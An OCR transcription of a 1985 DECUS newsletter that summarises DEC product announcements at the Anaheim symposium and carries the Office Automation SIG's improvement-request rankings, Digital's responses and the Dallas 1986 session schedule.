

Figure 4

Summary of Activities at the 1985 Fall DECUS Symposium
Anaheim, California

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This document is a summary of activities that transpired at the Fall '85 DECUS Symposium held in Anaheim, California, in December, 1985. This document may be useful in the preparation of trip reports for those who attended and may also provide some useful information for those who were not able to attend.

VAX/VMS

*** 8650 ***

There were several sessions concerning the announcement of the VAX 8650 product (announced on December 4th). Basically, it is the same, architecturally as the 8600 processor with the following features:

- o 44% increase in throughput over the 8600 (approx 6 X 780 speed)
- o Ability to support 68Mb of main memory
- o Upgradable from the 8600 (in a manner similar to the 780-785 path)

*** MicroVAX II ***

MicroVAX II was enhanced by the following:

- o KDA50 MSCP disk controller
  - Allows connection of MSCP disks (RA-series) to the MV II
- o New configurations
  - 16b single cabinet configuration
  - 26b dual cabinet configuration
  - Expanded Q-Bus capabilities
- o Support of Elan on MicroVAX II systems

*** VAX-11/780 ***

A reduced cost version of the 11/780 will be introduced to take advantage of reduced hardware costs as well as move older technology.

*** VAX-11/785 ***

256K memory support was announced that allows a 785 to utilize up to 64Mb of main memory.

*** 8600 ***

Ultrix support for the 8600 was announced as well as use of 256K memory for a total support of up to 68Mb of main memory.

*** VAX Peripherals ***

The following peripherals were announced as supported on VAX systems:

- o 4-high disk cabinets for RA-series disks
- o TA81 - a cluster-compatible TU81 low-cost 1600/6250 streaming tape
- o TK50 support for UNIBUS VAX systems

*** Ultrix-32 V1.2 ***

Ultrix V1.2 continues support of BSD V4.2, but also is compatible with UNIX V5.0. Also, DECnet Ultrix V1.0 was further discussed (it was covered in New Orleans).

*** VAXStation 5XX Color Graphics Workstation ***

An advance-development stage high-resolution color graphics workstation was demonstrated in the exhibit hall. While details are sparse, the station was impressive and worked well.

*** Workstation V2.0 ***

V2.0 of the VAXStation software was announced (supported in VMS V4.3). Also, the UIS program interface will be documented in the V2.0 release.

*** V4.3 ***

V4.3 is mainly bug fixes and uVMS modifications. It is currently in the software distribution center and **should be shipping now**. V4.3 and V4.4 will NOT support volume shadowing or journaling. The most constant answer was "...probably in Dallas."

*** New Version Definitions ***

Even numbered versions will be major upgrades to VMS (new features, enhancements, bug fixes). Even number versions will also be re-mastered kits (a complete installation can be performed from an even number kit and will not require the previous numbered kit. Odd numbered versions will be engineering updates and fixes only (no major enhancements).

Digital is concerned that new enhancements need not wait until a new major release of the operating system before usage (release the functionality as it arrives or is available). Also, they do not want to do another V3.7-V4.0 upgrade again in the future due to the difficulty and effort involved. The general idea is to make upgrades predictable on a four month cycle (4 months, maintenance; 8 months, major upgrade).

Digital is also concerned about software licensing. Dick Mahoney, VMS Product Manager, stated in the VMS Update Session that "...with the dropping cost of hardware, Digital needs to keep its profitability from other sources. The most logical place is in software and that is where you will see increases...in the future." This can easily be interpreted as DEC is going to find newer ways to charge for upgrades as well as enhanced-cost software licenses as new releases are made available in the future.

*** V4.4 ***

VMS V4.4 was announced with few enhancements, most of them being in the lock manager to support (in the future) volume shadowing and journaling functions. Some of the items in V4.4 included:

- On MicroVAX systems, V4.2 must be installed FIRST with the user key installed BEFORE V4.3 is installed. This problem will be fixed in "...a future release."
- Full support for shared files (any type of sequential file; in previous versions, only fixed 512-byte sequential files were supported as sharable). RMOSHARE.MAR recoded in BLISS-32 for V4.4.
- Improved file and global buffer section locking performance - reduced lock manager utilization
- New lock mode (NL) for "no-locks"
- Better visibility in file locking examination (Shared File Synchronization Block - SFSB):

```
SDA> SHOW PROCESS/RMS=IFB
  ((Get SFSB address from IFB$L_SFSB_PTR))
SDA> READ SYS$SYSTEM:RMSDEF.STB
SDA> FORMAT/TYPE=SFSB address
```

- New lock feature: APPEND LOCK to speed appending operations and reduce file locking operations
- Support for IEEE 802.3 Ethernet (co-existence with V2 Ethernet)
- Printer support on terminal servers (see below section on networks)
- Node names in a cluster (one node name for entire cluster- ALIAS)

ALIASes for each participating node:

```
NCP> SET EXECUTOR ALIAS ADDRESS 1.234
NCP> SET EXECUTOR ALIAS NAME HANNA
NCP> SET EXECUTOR ALIAS INCOMING ENABLED  ! or DISABLED
```

Object using ALIASes for OUTGOING/INCOMING connects:

```
NCP> SET OBJECT MAIL ALIAS OUTGOING ENABLED
NCP> SET OBJECT PHONE ALIAS INCOMING DIABLED
```

o Node databases in a cluster (one DECnet database for entire cluster)

The database is split into two databases:

SYS$SPECIFIC:[SYSEXE]NETNODE_LOCAL.DAT
SYS$COMMON:[SYSEXE]NENODE_REMOTE.DAT

Conversion done during upgrade and is NOT manadatory
Define executor name on one node is an implied define of the node node name on the others

NCP> DEFINE EXECUTOR NAME YOGI
implies
NCP> DEFINE NODE 1.230 NAME YOGI

Executor address MUST be defined first
Download information is seen by all sharers

o Improved processing of downline system load requests (for terminal servers, etc...)
o Pipeline for DMR11 satellite links
o Support for new Ethernet UNIBUS adapter (DELUA)
o ACL has been re-written and is now TPU based
o A GOSUB function has been added to DCL
o Sort will allow descending key sorts
o Cluster operations:
- Mount verification is enhanced and speeded up
- Improved cluster monitoring (SHOW CLUSTER)
- Enhancements to MONITOR for cluster operations and analysis
- VAX Information Architecture support (A1, etc...)

*** VAX Performance and Coverage Analyzer (PCA) ***

PCA is a new Digital product for analyzing VAX process performance. It is NOT a system performance analyzer. Basically, it is linked into a program that has been compiled with the /DEBUG option and allows the collection of performance data during the running of the process. Demos looked interesting and seemed fairly easy to use for the average programmer (not to be used for users not familiar with basic programming skills).

*** Discontinuation of Support for RL02 System Disks on 11/730 Systems ***

Digital announced a cesation of support for RL02's as system disks. The RL02 will still be supported as a data disk, but it was felt that VMS is getting too big for the smaller disks and cannot be supported on the smaller disks.

A side comment was also made that as VMS grows, older technologies and smaller systems will be dropped as necessary for positive future growth of VMS. What this means is not clear other than DEC clearly intends to drop support for some VAX systems as the VAX line grows.

A statement was also made that the 11/725 poses a severe problem as the RC25 disk is not large enough for a systems disk. What this means is not clear, but 11/725 owners with RC25's should be watchful.

*** HSC50 Upgrades ***

HSC50 upgrades are currently thought of as an FCO operation to be administered by field service. It is thought that HSC software could be distributed much in the same manner as operating system and layered product software. As a result, future releases of HSC software may be subjected to software licensing agreements and support contracts.

Networking Products

*** IEEE 802.3 Support ***

A new line of products were announced to support the IEEE 802.3 Ethernet specification. Basically, there are the following new products:

o DELUA UNIBUS Ethernet adapter

- Single hex board
- 8 amps power draw, 5.5 average (DEUNA 16-20 amps)
- Reduced heat generation
- Supports IEEE 802.3
- 80Kb RAM for buffering
- 4.0 Mbit/sec performance

o H4005-A & H4005-B Tranceivers (one with "heartbeat" for V2, one without)

- Physically much smaller
- Tappable via special handtool (much more efficient than the drill method used on H4000 tranceivers)

o DEMPR Thinwire (RG58 coax cable) multiport repeater support

- 8-thinwire coax hub station
- 29 daisy-chained stations per segment
- 232 stations per DEMPR
- Standalone or connected to regular Ethernet cable
- High-performance
- IEEE 802.3 support

o DESTA Thinwire Station Adapter

- 15-pin D-connector & BNC connector to thinwire Ethernet

o DEBET LANBridge 100

- Connects two Ethernets together allowing reduced traffic routing
- Uses coax or fiber interconnection between Bridges
- Store and forward capability
- Provides IEEE MAC support (all 802 series of specs provide for MAC support which can be interpreted as future support for additional 802 series networks in the future)
- Dynamically learn end stations locations
- Protocol independent
- Allows increase of maximum node-to-node distance
- Allows more nodes per total network

Digital stated a three phase approach to implementation of the IEEE 802.3 program as follows:

1. IEEE 802.3 product generation
2. Future release of operating systems (device driver modifications)
3. Future release of DECnet

*** LATplus for VAX Systems Using Terminal Servers ***

LATplus is an enhancement to the LAT software package that is used on host VAX systems in the terminal server environment. Terminal servers must be running V2.1 and DECServer-100's must be running V1.2 (there was no mention of LAT-11, but the current supported version is V1.1). Additionally, VMS V4.2 or later must be running on the host system. At present, LATplus is an additional package but will be bundled into the LAT software package. As such, there is no order number and will be released to LAT users as soon as publicly available.

LATplus provides the following capabilities:

- o Printers connected to terminal servers may be identified by server-name and port-name on VMS service nodes
- o Printers connected to the Ethernet Terminal Server product may also be offered as services
- o Printers may be shared by service nodes (multiple systems may access a single printer on a given terminal server. The terminal server keeps a FIFO queue of print requests and prints the requests in a round-robin fashion as the requests are serviced. A special print symbiont is used for this operation and is not compatible with current print symbionts or user-written symbionts.).
- o Hardcopy terminals can be set up as printers and/or interactive terminals
- o PASTHRU mode (data transparency except XON/XOFF) and PASSALL mode (total data transparency) are new modes (for probable async DECnet support in the future). These can be accessed by programs on the server.
- o BREAK control can now be specified as local, remote, or disabled
- o Inactivity timers can be specified (no activity, user is logged out)
- o Service passwords now supported (set up as a service parameter)

*** DECnet-DOS V1.0 ***

DECnet-DOS is an asynchronous implementation of DECnet for the PC-DOS/MS-DOS environment. DECnet-DOS is supported on the following machines:

IBM PC, XT (under PC-DOS)

Rainbow 100, 100+, 190 (Rainbow MS-DOS)

Features of DECnet-DOS include:

- o Low connection cost
- o File transfer capability (also, directory, print, etc...)
- o Transparent task-to-task capability
- o Virtual terminal support (CTERM protocol emulates VT102)
- o Looks like a Phase IV end-node
- o Allows async DDCMP functions
- o Full MODEM control
- o Provides synchronization with MS-DOS I/O
- o C and assembly language compatible (implemented in C)
- o Currently supports only V2.0 DOS I/O calls
- o Uses DECnet DAP for file access
- o Ultrix-compatible socket access
- o Allows virtual disk access and virtual printer access on host systems

```
>NDU OPEN NODE ALPHA NDISK PAYROLL.DAT !opens a virtual disk in file
                                       !payroll.dat and assigns a
                                       !disk designator (usually H:)
```

- o Network management features (NCP on PC)
- o NTU for network testing

Possible futures that were discussed (located in the session notes):

- o Ethernet support
- o IBM AT & PC-DOS V3.1 support
- o Automatic installation
- o SETHOST mutiple session support
- o MAIL
- o MS-NET compatibility & capabilities
- o IBM PC network emulation
- o Workstation servers
- o ISO protocol support

Other Items of Interest

*** Languages ***

Several sessions were held on VAX Pascal V3.0. Also, VAX RPG was heavily talked about, but nothing new for the most part.

*** EIA 423 Support ***

Selected interfaces will be supporting EIA 423 (the old RS-423) for increased distance and speed.

*** P/OS V3.0 ***

P/OS V3.0 was shown to mixed reviews. Most knowledgeable users were underwhelmed and not pleased with the new version. Complaints of bugs and incomplete features were made by quite a few people. P/OS V3.0 supports the Ethernet interface.

*** Rainbow RD31 Support ***

Support for the RD31 Winchester disk was announced as well as other personal computer directions (see below).

*** Packaging and Documentation ***

Discussion from various entities within Digital showed a MAJOR concern over the expense of documentation and packaging of system distributions/updates. Apparently the VMS V4.2 upgrade was extremely expensive for Digital and general solutions needs to be found to the escalating documentation cost problem.

*** PC Directions ***

Various sessions on PC directions were evident and discussion was raised about some obvious future systems from Digital called the PCXX. The PCXX is purported to be an IBM clone with "enhancements". Also, some discussions were held on printer servers, disk servers, and other capabilities necessary for PC support in the VAX and networked environment.

*** Digital Escalated Release of New Products ***

Digital management personnel claimed that over 300 new Digital products have been announced in the last year. Also, a chart showing VAX announcements over the last nine years was interesting. In the first three years, one VAX was announced. In the next three year period, 2 new VAX systems were announced. In the last three years, six new processors have been announced. Digital expressed concern that there were an increadible number of new product announcements and that the number was escalating rapidly.

*** Industrial Macintosh Workstation ***

At a session on the theoretical VAXintosh (an architecture under development by a group of highly qualified DECUS members), a company called J.A.M.E.S. announced that a processor system called the Industrial MAC would be announced in February. This announcement was substatiated by Apple personnel in the audience and was claimed to satisfy 90% of the desired items on the wishlist, such as:

- o Split-session terminal access
- o Host-programmability of remote unit
- o VAX-based hosting of applications
- o Low per-terminal cost
- o Host-directed access to terminal primitives and host-emulated terminal primitives
- o Multi-networking capability (LAN, async, etc...)
- o Voice interconnectivity
- o Graphics compression
- o File format conversion capability for support of popular formats (such as SYLK, DIF, DCA, and others)
- o etc...

*** Product Retirement ***

Some comments were made by Digital management personnel about product retirements. Apparently, DEC is in the process of retiring a number of their existing older products and have some concerns about how to approach the user base. On what products are going to be retired, they would not elaborate.

*** Summary Comments ***

The general impression given by most knowledgeable Digital personnel was that there are going to be a SUBSTANTIAL number of announcements of new products between now and the Dallas symposium (in April, 1986). As a result, there was some unusual tight-lippedness at Anaheim, but some hints were dropped that DEC was going to make some fairly eye-raising announcements in the very near future.

OFFICE AUTOMATION

OFFICE AUTOMATION SIG STEERING COMMITTEE

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Geof Bock
Digital Equipment Corporation
Merrimack, NH

Session Notes
Martha Rudkin
GMF Robotics
Troy, MI

Office Automation SIG Newsletter
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From The Editor

Here it is folks, another issue of the OA Newsletter packed full of timely information and exciting articles. We begin with a wrap-up of items from the Fall Symposium in Anaheim. First, a reprint of the System Improvement Request (SIR) responses by Digital, and then a list of the new SIR's which need to be voted on.

We are pleased to be including an article announcing the formation of the first OA Local User's Group (LUG)! Stay tuned to future issues for more information.

The preview of sessions and events being sponsored by the OA SIG at the Spring symposium will give you an exciting peek at what you can hear and do in Dallas. We also have several excellent feature articles from users, Ray Kaplan's "Hints and Kinks" column, and... yes there's more...a very humorous look at two new 'products' for ALL-IN-1.

For your convenience we will be including the SIR form in the tear-out section of the newsletter each month. After reading everything on SIR's in this issue you will understand what SIR's are, and the process they go through at Digital. Please feel free to use this form at any time during the year.

Finally, remember to send your newsletter editor (me) any goodies you have to share with the rest of our users. I will be more than happy to include them in our next issue.

Regards,

Therese LeBlanc
275 London Ln.
Wheeling, IL 60090
(312) 459-1784

Chairman's Chat

While there may still be more skeptics than advocates,efforts to bring automation to bring automation to the office are growing significantly. In addition, the sophistication of new implementations and expansion of existing OA programs can be somewhat startling, even to those individuals who have several years experience in this arcane arena.

Nowhere was this growth more visible than at the December symposia. The majority of the office automation sessions were presented to overflowing audiences which actively participated in lively question and answer periods and panel presentations. Along with several innovative user presentations which detailed the use of ALL-IN-1 as an application development tool, the descriptions of very large cluster-based office automation implementations gave many of us pause for thought. Needless to say, even the Digital representatives were a little surprised at the way some customers were putting their products to work.

The innovation was mind-catching, but the composition of the audience did not go unnoticed. There were many current OA journeymen in attendance, but there were also many newly designated OA implementors. Interesting too, were the many managers attending sessions as well as the programmers who had now been dubbed OA specialists by their organizations. Conspicuous by their limited numbers were the pure word processors who had no interest in the integration of other applications into their work. It appears that even very small office environments are also demanding more than just word processing.

Interest in office automation at senior corporate levels has also grown tremendously over the past year. Sixty-three corporate vice presidents and directors from a cross section of industries and government agencies attended a special one day executive seminar where presentations by their peers such as Rainer Paul, Avon Products VP for Information Management,and others were targeted at the OA information needs of senior corporate officers. Because of this high interest, the OA SIG and Digital will once again co-sponsor this one day senior executive seminar event at the Dallas symposium. If you would like the executives in your firm to receive a personal invitation, contact any OA SIG Steering Committee member.

Next month, I'll tell you about the first office automation local users group in the DECUS world.

SIR RESPONSE AT FALL, 1985 DECUS SYMPOSIUM

E. Catherine Ditamore
ARA Services
Philadelphia, Pa.

The SIR (System Improvement Request) Process has now successfully completed its first cycle! Just to refresh your memory, let's review the steps of the process. SIR forms appear in the newsletter and are also available at symposia. You have the opportunity to complete the forms or to attend the OA Wish List session at symposia to submit your requests for improvements. These requests are consolidated and published along with a ballot; you vote on the requests; the ballots are tallied; and the list of SIR's is prioritized and forwarded to Digital. Digital reviews the prioritized list and provides feedback to the users at the OA Wish List session at symposia.

Approximately one month before the Fall, 1985 Symposium in Anaheim, I forwarded the prioritized list of SIR's to Les Apigian, the Digital counterpart for the OA SIG. Les, with his many resources at Digital, developed the response which he gave at the OA Wish List session. Following this article, you'll see both the prioritized list of SIR's and a transcription of the slides used by Les in his presentation.

There are a few items which Les discussed that don't appear in his slides; since I think they are fairly important to both the OA SIG and Digital, I have recapped them for you.

1. The SIR Process is an evolving one, and one that is as important and beneficial to Digital as it is to the OA SIG members.

2. Les discussed those SIR's which are part of products which have been delivered or announced. He stressed that other items in the list may still be in evaluation or in a planning stage; but, it's a little too early to talk about them.

3. In the future, Digital will try to comment when they have no intention in doing work on items which appear on the list, so that users can make alternative plans.

4. Finally, the SIR's currently have addressed near term issues, a year to a year and a half out. But, we'd like to ask that you use the SIR process to be visionaries. Your input on things that need thinking about further out is just as important as near term issues.

After reviewing the SIR's and Digital's feedback, I hope you'll see the merits of this process and take an active part in helping us build it. How can you take an active part? Complete an SIR form with improvements that you want made to the product; and, just as important, complete a ballot.

OFFICE AUTOMATION SIG

PRIORITIZED SIR'S - FALL, 1985

SIR #	Points	Abstract
185008	546	Incorporate the following printer enhancements: 1. Full LNO3 support. 2. Standard type fonts for the LNO3. 3. Stop print queue. 4. Host control of your DECmate printer. 5. A selection form for printing to select various options (ie. what's available on the DECmate Print Menu).
185014	348	Provide real shared file cabinet facilities, especially with a thought towards teams or groups.
185016	233	Provide a DEC-supplied archival system for ALL-IN-1.
185013	161	Search capabilities that allow you to search through your memos and documents: 1. By phrase or full text database search. 2. By time frame: either within a range of dates, before a date or after a date. 3. For the addressees on the memo.
185022	135	Expand the user defined process (UDP) capabilities to incorporate loops, and the ability to stop during processing to obtain user input.
185033	132	The Atlanta Hotline should provide comprehensive user support. If the Atlanta Hotline cannot answer a question and feels it is a responsibility of Colorado Springs, Atlanta should contact Colorado directly and pursue the problem with Colorado, rather than tell the customer to call Colorado.
185034	127	The Atlanta Hotline should provide comprehensive user support. If the Atlanta Hotline's response to a customer problem is that there is "no work around" then Atlanta should generate the SPR for the problem.
185021	120	Full office workstation support for the IBM PC.

185024	30	Promote the ALL-IN-1 applications development capabilities by providing the following: 1. A DSAB for Rdb applications. 2. Easy end-user application development facilities.
185027	28	Provide customization capabilities for the MicroVAX, rather than forcing customization on a larger VAX for downloading to the MicroVAX.
185006	15	The capability to change or add tab stops in the DPE editor.
185018	15	Provide an updated office interconnect guide that will clearly and easily outline what capabilities work in what environments.
185007	13	A search capability in the editor that will allow you to search for embedded punctuation, tab stops, etc.
185019	9	Provide full intelligent modem support, including looping and if-then-else capabilities.
185032	7	Develop a networkable pocket VAX that has ALL-IN-1 running on it.
185029	5	Provide a conversion utility telling you what's been changed in your current ALL-IN-1 system.
185009	0	Treat DPE or WPS+ documents the same when printing (i.e. the same print settings, the same printers available, etc).
185030	0	Firmly establish a DEC policy that there will be no uni-directional conversions. (i.e. from the old DX to the new DX). In other words, provide a bi-directional conversion for all products where conversions are required.
185001	-10	The capability to delete or file before reading or selecting a message.
185017	-10	Clean up and simplify the CX interface for the DECmate; make it more user friendly.

185015	113	Provide an option on your file cabinet menu to allow the transfer of an entire file cabinet folder to another user.
185020	110	Put the PRO Office Workstation software on the MacIntosh.
185011	90	The capability in your calendar to schedule conference rooms, audio visual devices, etc.
185012	87	Provide a timer or alarm system to remind you of meetings or appointments. This timer or alarm should go off a few minutes before the meeting or appointment.
185003	79	A mass delete function for the mail messages.
185010	74	Do not allow meetings that you have declined to attend to continue to be posted on your calendar.
185023	58	Include an additional 80-bytes in the user profile for customer specific use.
185031	55	Access control on the business applications menu that would do the following: 1. Allow a user to know what applications are available to him/her under ALL-IN-1. 2. Provide a mechanism to specify the security levels available to each user.
185004	53	Provide the ALL-IN-1 system manager with the ability to manipulate mail messages.
185025	52	Better integration of ALL-IN-1 with the following product: 1. DECslide 2. DECgraph 3. DECalc
185005	46	Add an integrated phone message function.
185028	45	Offer a pre-DECUS symposium on ALL-IN-1 applications integration and development.
185026	40	Have other applications that integrate with ALL-IN-1 use the ALL-IN-1 keypad. (i.e. VTX).
185002	37	The capability for system-wide nicknames.

DIGITAL FEEDBACK TO SIR's

DIGITAL'S OFFICE PRODUCTS

ANNOUNCEMENT SINCE LAST DECUS

- MicroVAX All-In-1
- All-In-1 System for Business Operations V1.0
- WPS-Plus/VMS V2.0
  - Thesaurus
  - Usage Alert
  - Optional Legal Lexicon
- WPS-Plus/POS
- WPS-Plus/PC
- DECmate/WPS V2.1
- DECpage V2.0
- EDE with IBM DISOSS V1.0
- VTX V2.0
- VAX VALU V1.0

DIGITAL'S COMMUNICATIONS PRODUCTS

ANNOUNCEMENTS MADE SINCE LAST DECUS

- Statements of Direction:
  - Modify Lower Layers of DECnet Network Architecture to Further Comply with Recently Approved Open System Interconnect (OSI) Layers
  - Build a Software Product Implementing the OSI Model Transport Layer
  - Support 1984 CCITT X.400 Messaging Recommendations
  - Modify the Current X.25 Network Support to Comply with Newly Revised CCITT X.25 Recommendation
  - Provide Hardware and Software Support for Manufacturing Automation Protocol (MAP) Standard
- VMS/SNA V1.0
- LAN Bridge 100
- DCS Products for Terminal Emulation
  - VTERM II, Poly-Com, Poly-Com/220, Poly-Com/240-

DIGITAL FEEDBACK TO SIR's

ITEMS ON THE SIR LIST WHICH HAVE BEEN INCORPORATED

INTO EXISTING OR ANNOUNCED PRODUCTS

SIR # Item/Description

185008 Full LN03 Support.

With WPS-Plus/VMS V2 you now get bold, underline, double underline, redlining, super and subscripts, multinational characters. Technical characters, and pitch selection under normal editing. With print control blocks you can specify portrait or landscape pages. Proportional spacing with text adjust is available through DECpage.

Standard Type Fonts for the LN03.

The print table utility in V2 will allow some additional functions in font selection and attributes.

Host Control of Your DECmate Printer.

Available with DECmate/WPS V2.1

Selection Form for Printing to Select Various Options.

With V2 you can specify printer mode (draft or LQP), automatic sheet feeder instructions (front, rear, letterhead, envelope) through printer control blocks.

185013 Search Capabilities for Documents and Memos.

All-In-1 V2.1 will include the capability for searching by text strings through your documents and memos.

185003 Mass Delete Function for the Mail Messages

This functionality is provided in All-In-1 V2.0.

185010 Do Not Allow Meetings That You Have Declined to Attend to Continue to be Posted on Your Calendar

Declined meetings are posted to allow you to attend if your time frees up. An alternative implementation to this feature is available through software services.

DIGITAL FEEDBACK TO SIR's

SIR # Item/Description

185028 Offer a Pre-DECUS Symposium on All-In-1 Applications Integration and Development.

This was a tentative topic for a presymposium seminar that Digital was willing to teach at this DECUS, however, the number of presymposium seminars had to be limited and DECUS had to postpone this one for a future DECUS.

185007 Search Capability in the Editor for Embedded Punctuation, Tab Stops, Etc.

Available in WPS-Plus/VMS V2. Basic rule is that you can search for anything you can "see" in view mode.

185027 Provide Customization Capabilities for the MicroVAX on the MicroVAX Itself.

Available in All-In-1 V2.1 if your system has sufficient memory and disk space.

WHAT HAPPENS WITH THE SIR INPUT????

It Gets Distributed in Digital To:

- OIS Marketing
- Office Engineering
- Software Services (Where Appropriate)
- Educational Services (Where Appropriate)

Input is Used in Planning and Evaluating Functionality for Future Releases

THANKS FOR YOUR INPUT

PLEASE KEEP IT COMING ! ! ! !

First OA LUG Formed

We're proud to announce the formation of the first DECUS OA Local Users Group (LUG). The group, formed in the Washington DC area, plans to hold their first meeting on Tuesday, March 4, 1986, at the Digital Equipment office in Landover, MD.

If you would like more information on this User Gruop, or on starting a User Group in your area call:

Sherry Goldstein	or	Pat Falco
Digital Equip. Corp.		Digital Equip. Corp.
(310) 459-7900 X2794		(310) 459-7900 X2830

Stay tuned to the newsletter for more information about our LUG and what we are doing.

- Sherry Goldstein -

Dallas Reviews

!!!!! PLAN NOW !!!!!

DECUS SYMPOSIUM

DALLAS - APRIL 28 to MAY 2, 1986

THE OA SIG PRESENTS:

We have over 50 hours of technical and managerial sessions scheduled for the week. Mitch has scheduled some impressive sessions from both the user community and Digital.

Thank you to the members of the user community who answered our call for speakers! We have some excellen user presentations and panels, including sessions on ALL-IN-1 programming. The BOF's last time were very popular - expect to see them again in Dallas.

ECECUTIVE TRACK:


The OA SIG and Digital will be presenting a special one day program for Executives on Office Automation. Over 70 senior managers participated in our last session and were uniformly impressed by the quality and relevance of the presentations to issues they are struggling with. If you have managers in your organization you would like to sensitize to OA issues, call Charlene McCue at (603) 884-3965 for an invitation

PRE-SYMPOSIUM SEMINARS:

The OA SIG will be sponsoring "Why ALL-IN-1 is Not Necessarily Office Automation" as a one day pre-symposium seminar. It had over 20 people registered last time - sign up early!! If you've been wanting to find out what the secrets are behind this product - this seminar is for YOU. Also, if you have a hostile system manager - this seminar could change his/her attitude toward "that hog". The speaker for this session this time will be Sherry Goldstein, if you don't know Sherry yet, you are in for a treat! We are VERY pleased to have her as our speaker. Also, Educational Services is sponsoring two more ALL-IN-1 PSS's excellent values for your training dollar.

See you all in Dallas,

Katherine "Kit" Trimm
OA SIG Chair Elect
(602) 886-5563



**** SYMPOSIUM SESSION PREVIEW ****

The OA SIG is continuing its' practice of having a major focus for each day of the symposium. The schedule for the week is as follows:

Monday starts the week off with the Roadmap. At that session we will present the rest of the schedule for the week and any important last-minute information. The Roadmap will be followed by a Keynote speaker and two other managerial sessions which will present some fresh new ideas and concepts for you to consider during the week. The day then continues with various update sessions.

Tuesday's sessions have a managerial focus, providing insights into various issues in creating, managing and supporting effective information systems.

Wednesday provides a wealth of sessions for you to choose from! There will be two parallel streams of sessions -- one technical, one containing videotext and other solutions. The technical stream will provide detailed insights by both Digital and user speakers, into customizing and using various Digital software products (such as WPS-PLUS and ALL-IN-1 The other stream will include updates on Digital's videotex products, followed by several sessions on solutions to various OA challenges.

Thursday's sessions center on various aspects of system management. The popular performance updates and the Office Automation Q&A will also be held on Thursday.

Friday's sessions present various user and Digital views about training and support issues. The Symposium then ends with the combined Wishlist and Wrapup session.

Due to the continued growth and success of our SIG and its' activities at recent Symposia, we have scheduled five full days, with parallel streams on Wednesday. Our growth has been both toward better coverage of managerial issues, as well as better, more detailed coverage of technical issues. We are also beginning to address the special needs of computing and automation for executives. We look forward to welcoming all interested DECUS members to the Symposium and the OA sessions!

- Mitch Brown -
Symposium Co-ordinator

- Sal Gianni -
Symposium Assistant

M O N D A Y

9:00 - 9:30	O006	OASIG ROADMAP
9:30 - 10:30	O021	Keynote: OA -- The State of the Art
10:30 - 11:30	O019	The Strategic Use of Executive Information Systems
11:30 - 12:30	O059	TLC With a "Lean And Mean" System
12:30 - 1:30	O026	The Mail Architecture and Strategy
1:30 - 2:30	O049	Strategic Directions for Business Office Systems
2:30 - 4:00	O022	Office Automation Systems Update
5:00 - 6:00	O050	Word and Document Processing Update
6:00 - 7:00	O051	Compound Documents and High Quality Ofc. Publishing
7:00 - 8:00	O048	Customizing ALL-IN-1 User Documentation
8:00 - 9:00	O044	PCs in Office Systems
9:00 - 10:00	O025	Programming a Message Router Application

T U E S D A Y

9:00 - 10:00	O040	VAX Teamdata and VAX Rally: Ofc. Info. Solutions
10:00 - 11:00	O012	Selling OA: ALL-IN-1 Meets Madison Avenue
11:00 - 12:00	O020	ALL-IN-1 System Customization Panel
12:00 - 1:00	O007	OASIG General Meeting
1:00 - 2:00	O002	Computer Conferencing: The Next Step in Business Communications
2:00 - 3:00	O027	Human Factors for Office Products
3:00 - 4:00	O004	Videotex for Managers
4:00 - 5:00	O009	Why ALL-IN-1 is Not Office Automation
5:00 - 6:00	O042	User Support Groups for OA Products

W E D N E S D A Y

Videotex, Solutions

9:00 - 10:00	O037	Taking Advantage of the New Features in VAX/VTX V2.0 and V2.1
10:00 - 11:00	O038	Taking Advantage of VAX/VALU Features
11:00 - 12:00	O039	Distributed Videotex Infobases in the Office and the Corporation
12:00 - 1:00	O060	Worldwide Electronic Mail
1:00 - 2:00	O035	WPS-PLUS List Processing
2:00 - 3:00	O062	Digital's Business Solutions Strategy
3:00 - 4:00	O063	Digital's Solutions for Sales and Marketing Departments
4:00 - 5:00	O064	Digital's Solutions for Finance and Business Operations
5:00 - 6:00	O061	Digital's Solutions for Human Resource or Personnel Departments

W E D N E S D A Y

Technical

9:00 - 10:00	O047	The Power of Modifiable Printer Tables
10:00 - 11:00	O030	ALL-IN-1 as an Application Generator
11:00 - 12:00	O031	Introduction to Application Development Using ALL-IN-1
12:00 - 1:00	O053	External Applications and WPS-PLUS
1:00 - 2:00	O034	ALL-IN-1 for People Who Write Device Drivers
2:00 - 3:00	O032	Application Development Tidbits
3:00 - 4:00	O058	Real Programmers Use ALL-IN-1
4:00 - 5:00	O011	Integrating Local Applications Into ALL-IN-1
5:00 - 6:00	O036	ALL-IN-1 Scripts

T H U R S D A Y

9:00 - 10:00	O023	ALL-IN-1 System Management (Digital's View)
10:00 - 11:00	O016	ALL-IN-1 System Management (User Panel)
11:00 - 12:00	O052	ALL-IN-1 on VAXclusters
12:00 - 1:00	O033	The ALL-IN-1 Skill Set
1:00 - 2:00	O024	Managing Your Mail Network
2:00 - 3:00	O045	User Communications: Problems and Solutions
3:00 - 4:30	O041	ALL-IN-1/WPS-PLUS Performance Update
4:30 - 6:30	O015	Advanced ALL-IN-1 Programming
6:30 - 8:00	O043	Management Planning for OA Systems
6:30 - 9:00	O057	Damper -- The Data Management Game

F R I D A Y

9:00 - 10:00	O005	Don't Panic! Training the Non-Technical User
10:00 - 11:00	O003	Techniques and Tactics of ALL-IN-1 Version 2 Training
11:00 - 12:00	O046	Customizing ALL-IN-1 User Documentation
12:00 - 2:00	O008	OASIG Wishlist and Wrap-Up

TIME TO VOTE !

Once again, it's time to vote on the SIR's! Your ballot will be used to prioritize the SIR's. It is this prioritized list that Digital will review in order to prepare their response, which will be given at the OA Wish List session at the Spring 1986 DECUS Symposium in Dallas.

In order to give Digital an adequate amount of time to form their response, you need to vote TODAY! Any ballots received after MARCH 27 cannot be counted. You'll find the ballot in the "tear-out" section at the end of the Newsletter, not at the end of the OA SIG section.

